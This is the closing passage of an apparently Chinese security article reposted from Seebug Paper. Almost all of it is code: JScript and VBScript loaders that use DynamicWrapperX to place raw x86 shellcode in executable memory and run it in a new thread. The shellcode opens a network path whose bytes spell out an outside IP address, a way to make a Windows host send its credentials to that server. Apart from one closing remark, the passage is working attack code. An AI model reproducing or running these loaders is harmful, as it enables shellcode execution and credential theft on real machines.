0x3c, 0x61, 0x0f, 0xbe, 0xc0, 0x7c, 0x03, 0x83, 0xe8, 0x20, 0x03, 0xd0, 0x41, 0x8a, 0x01, 0x84, 0xc0, 0x75, 0xea, 0x8b,
0xc2, 0xc3, 0x8d, 0x41, 0xf8, 0xc3, 0x55, 0x8b, 0xec, 0x83, 0xec, 0x14, 0x53, 0x56, 0x57, 0x89, 0x4d, 0xf4, 0x64, 0xa1,
0x30, 0x05, 0x05, 0x05, 0x89, 0x45, 0xfc, 0x8b, 0x45, 0xfc, 0x8b, 0x40, 0x0c, 0x8b, 0x40, 0x14, 0x89, 0x45, 0xec, 0x8b,
0xf8, 0x8b, 0xcf, 0xe8, 0xd2, 0xff, 0xff, 0xff, 0x8b, 0x70, 0x18, 0x8b, 0x3f, 0x85, 0xf6, 0x74, 0x4f, 0x8b, 0x46, 0x3c,
0x8b, 0x5c, 0x30, 0x78, 0x85, 0xdb, 0x74, 0x44, 0x8b, 0x4c, 0x33, 0x0c, 0x03, 0xce, 0xe8, 0x96, 0xff, 0xff, 0xff, 0x8b,
0x4c, 0x33, 0x20, 0x89, 0x45, 0xf8, 0x33, 0xc0, 0x03, 0xce, 0x89, 0x4d, 0xf0, 0x89, 0x45, 0xfc, 0x39, 0x44, 0x33, 0x18,
0x76, 0x22, 0x8b, 0x0c, 0x81, 0x03, 0xce, 0xe8, 0x75, 0xff, 0xff, 0xff, 0x03, 0x45, 0xf8, 0x39, 0x45, 0xf4, 0x74, 0x1c,
0x8b, 0x45, 0xfc, 0x8b, 0x4d, 0xf0, 0x40, 0x89, 0x45, 0xfc, 0x3b, 0x44, 0x33, 0x18, 0x72, 0xde, 0x3b, 0x7d, 0xec, 0x75,
0x9c, 0x33, 0xc0, 0x5f, 0x5e, 0x5b, 0xc9, 0xc3, 0x8b, 0x4d, 0xfc, 0x8b, 0x44, 0x33, 0x24, 0x8d, 0x04, 0x48, 0x0f, 0xb7,
0x0c, 0x30, 0x8b, 0x44, 0x33, 0x1c, 0x8d, 0x04, 0x88, 0x8b, 0x04, 0x30, 0x03, 0xc6, 0xeb, 0xdf, 0x21, 0x05, 0x05, 0x05,
0x50, 0x05, 0x05, 0x05, 0x6b, 0x65, 0x72, 0x6e, 0x65, 0x6c, 0x33, 0x32, 0x2e, 0x64, 0x6c, 0x6c, 0x05, 0x2f, 0x2f, 0x33,
0x35, 0x2e, 0x31, 0x36, 0x34, 0x2e, 0x31, 0x35, 0x33, 0x2e, 0x32, 0x32, 0x34, 0x2f, 0x61, 0x61, 0x05];

var scLocation = DX.VirtualAlloc(0, sc.length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
for(var i = 0; i < sc.length; i++) DX.NumPut(sc[i],scLocation,i);
var thread = DX.CreateThread(0,0,scLocation,0,0);
https://github.com/OsandaMalith/Shellcodes/blob/master/CreateFile/CreateFile.js
VBScript
' Author : Osanda Malith Jayathissa (@OsandaMalith)
' Title: Shellcode to request a non-existing network path
' Website: https://osandamalith.com
' Shellcode : https://packetstormsecurity.com/files/141707/CreateFile-Shellcode.html
' Based on subTee's JS: https://gist.github.com/subTee/1a6c96df38b9506506f1de72573ceb04

Set DX = CreateObject("DynamicWrapperX")
DX.Register "kernel32.dll", "VirtualAlloc", "i=luuu", "r=u"
DX.Register "kernel32.dll","CreateThread","i=uullu","r=u"
DX.Register "kernel32.dll", "WaitForSingleObject", "i=uu", "r=u"

Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

shellcode = Array( _
&He8, &Hff, &Hff, &Hff, &Hff, &Hc0, &H5f, &Hb9, &H55, &H03, &H02, &H02, &H81, &Hf1, &H02, &H02, &H02, &H02, &H83, &Hc7, _
&H1d, &H33, &Hf6, &Hfc, &H8a, &H07, &H3c, &H05, &H0f, &H44, &Hc6, &Haa, &He2, &Hf6, &He8, &H05, &H05, &H05, &H05, &H5e, _
&H8b, &Hfe, &H81, &Hc6, &H29, &H01, &H05, &H05, &Hb9, &H02, &H05, &H05, &H05, &Hfc, &Had, &H01, &H3c, &H07, &He2, &Hfa, _
&H56, &Hb9, &H8d, &H10, &Hb7, &Hf8, &He8, &H5f, &H05, &H05, &H05, &H68, &H31, &H01, &H05, &H05, &Hff, &Hd0, &Hb9, &He0, _
&H53, &H31, &H4b, &He8, &H4e, &H05, &H05, &H05, &Hb9, &Hac, &Hd5, &Haa, &H88, &H8b, &Hf0, &He8, &H42, &H05, &H05, &H05, _
&H6a, &H05, &H68, &H80, &H05, &H05, &H05, &H6a, &H03, &H6a, &H05, &H6a, &H01, &H68, &H05, &H05, &H05, &H80, &H68, &H3e, _
&H01, &H05, &H05, &Hff, &Hd0, &H6a, &H05, &Hff, &Hd6, &H33, &Hc0, &H5e, &Hc3, &H33, &Hd2, &Heb, &H10, &Hc1, &Hca, &H0d, _
&H3c, &H61, &H0f, &Hbe, &Hc0, &H7c, &H03, &H83, &He8, &H20, &H03, &Hd0, &H41, &H8a, &H01, &H84, &Hc0, &H75, &Hea, &H8b, _
&Hc2, &Hc3, &H8d, &H41, &Hf8, &Hc3, &H55, &H8b, &Hec, &H83, &Hec, &H14, &H53, &H56, &H57, &H89, &H4d, &Hf4, &H64, &Ha1, _
&H30, &H05, &H05, &H05, &H89, &H45, &Hfc, &H8b, &H45, &Hfc, &H8b, &H40, &H0c, &H8b, &H40, &H14, &H89, &H45, &Hec, &H8b, _
&Hf8, &H8b, &Hcf, &He8, &Hd2, &Hff, &Hff, &Hff, &H8b, &H70, &H18, &H8b, &H3f, &H85, &Hf6, &H74, &H4f, &H8b, &H46, &H3c, _
&H8b, &H5c, &H30, &H78, &H85, &Hdb, &H74, &H44, &H8b, &H4c, &H33, &H0c, &H03, &Hce, &He8, &H96, &Hff, &Hff, &Hff, &H8b, _
&H4c, &H33, &H20, &H89, &H45, &Hf8, &H33, &Hc0, &H03, &Hce, &H89, &H4d, &Hf0, &H89, &H45, &Hfc, &H39, &H44, &H33, &H18, _
&H76, &H22, &H8b, &H0c, &H81, &H03, &Hce, &He8, &H75, &Hff, &Hff, &Hff, &H03, &H45, &Hf8, &H39, &H45, &Hf4, &H74, &H1c, _
&H8b, &H45, &Hfc, &H8b, &H4d, &Hf0, &H40, &H89, &H45, &Hfc, &H3b, &H44, &H33, &H18, &H72, &Hde, &H3b, &H7d, &Hec, &H75, _
&H9c, &H33, &Hc0, &H5f, &H5e, &H5b, &Hc9, &Hc3, &H8b, &H4d, &Hfc, &H8b, &H44, &H33, &H24, &H8d, &H04, &H48, &H0f, &Hb7, _
&H0c, &H30, &H8b, &H44, &H33, &H1c, &H8d, &H04, &H88, &H8b, &H04, &H30, &H03, &Hc6, &Heb, &Hdf, &H21, &H05, &H05, &H05, _
&H50, &H05, &H05, &H05, &H6b, &H65, &H72, &H6e, &H65, &H6c, &H33, &H32, &H2e, &H64, &H6c, &H6c, &H05, &H2f, &H2f, &H33, _
&H35, &H2e, &H31, &H36, &H34, &H2e, &H31, &H35, &H33, &H2e, &H32, &H32, &H34, &H2f, &H61, &H61, &H05)

scLocation = DX.VirtualAlloc(0, UBound(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)

For i =LBound(shellcode) to UBound(shellcode)
    DX.NumPut shellcode(i),scLocation,i
Next

thread = DX.CreateThread (0,0,scLocation,0,0)
https://github.com/OsandaMalith/Shellcodes/blob/master/CreateFile/CreateFile.vbs
Windows系統中可能還有很多其他的方法,還值得大家去找尋!
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/474/
暫無評論